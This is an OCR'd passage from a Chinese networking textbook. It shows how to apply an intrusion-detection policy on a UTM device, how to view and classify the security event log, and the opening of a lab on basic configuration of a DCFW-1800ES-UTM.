


图 9-63 应用策略



图 9-64 策略应用中




图 9-65　策略下发






图 9-66　策略应用成功

4. 查看安全事件日志

单击“安全事件”,可以看到签名库的数据包会记录到安全事件中,如图 9-67 所示。




图 9-67 安全日志

可根据源 IP、目的 IP、事件和传感器类型将日志分类统计,如图 9-68 所示。




图 9-68 日志统计

实训 9.3 DCFW-1800ES-UTM 常用基本配置

【实训目的】

熟练掌握 UTM 的基本配置管理方法。

【实训环境】

神州数码 DCFW-1800ES-UTM 统一威胁管理 2 台，交换机 2 台，微机 4 台。

【实训内容】

1. 初始登录基本配置

通过串口使用超级终端登录 UTM 的参数如图 9-69 所示进行设置。

